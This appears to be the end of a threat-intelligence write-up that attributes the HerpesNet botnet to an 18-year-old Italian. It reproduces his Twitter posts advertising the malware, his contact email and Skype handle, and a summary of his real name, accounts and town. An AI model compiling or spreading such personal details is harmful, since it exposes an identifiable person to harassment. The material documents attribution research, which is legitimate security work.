The screenshot shows a web browser window displaying a Picasa account. The URL in the address bar is <https://picasaweb.google.com/101402927290625732642/ProfilePhotos>. The page header includes links for "Most Visited", "Getting Started", "Latest Headlines", "Disable", "Cookies", "CSS", "Forms", "Images", "Information", and "Miscellaneous". Below the header is a navigation bar with links for "+You", "Search", "Images", "Maps", "Play", "YouTube", "News", "Gmail", and "More". The main content area shows a "Picasa™ Web Albums" logo and tabs for "Explore", "Francesco" (which is highlighted in blue), and "Gallery". Under the "Francesco" tab, the sub-section "Profile Photos" is selected. Below this, there are buttons for "Slideshow", "Share", "Prints", and "Download". Two profile photos are displayed: the first is a clear image of two bags of Lila brand pasta, and the second is a heavily pixelated or blurred version of the same image.

# Doxing

## Twitter account

 **Frk7**  
 @Frk7Tweet  
*Hi, my name is Francesco, i'm 18. I hate italy, and all corrupted people in there.*  
<http://www.zeroxcode.net>

[Follow](#) [User](#)  
**69 TWEETS**  
**19 FOLLOWING**  
**28 FOLLOWERS**

[All](#)

- Tweets** >
- Following** >
- Followers** >
- Favorites** >
- Lists** >
- Recent images** >



### Tweets

-  **Frk7** @Frk7Tweet 16h  
 @PierlucaGibba @DarioRomano94 Ahahahah bellissimo gioco \*.\*  
[View conversation](#)
-  **Frk7** @Frk7Tweet 17 May  
 HerpesNet v 3.5 released yesterday. Best stability and performance on the market, provided by the Herpes team. [zeroxcode.net](http://zeroxcode.net)  
[Expand](#)
-  **Frk7** @Frk7Tweet 16 May  
 Guys a new #Herpes version is coming out in few hours, the only thing I say it's the botkiller module :P Enjoy and Herpes the World :D  
[Expand](#)
-  **Frk7** @Frk7Tweet 16 May

## Hacking repository

# HACKING REPOSITORY

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## Contacts

If you want contact me for:

- Asking for support
- Giving tips
- Giving a work :D
- Insult me...lol
- Etc....

MSN: frk7@live.it

Email: [frk7@live.it](mailto:frk7@live.it)

Skype: NabboSterminator

I'll reply in few hours.

We found :

- His real name : Francesco P\*
- 4 email address
- 1 skype account
- 1 facebook account
- 1 twitter account
- 1 picasa account
- The town where he lives ;)
- a picture of his girlfriend...

# Conclusion

Manage a botnet and put personal data on the Internet is not a wonderful idea.

Without huge ressources we easily identified the manager of an illegal activity.

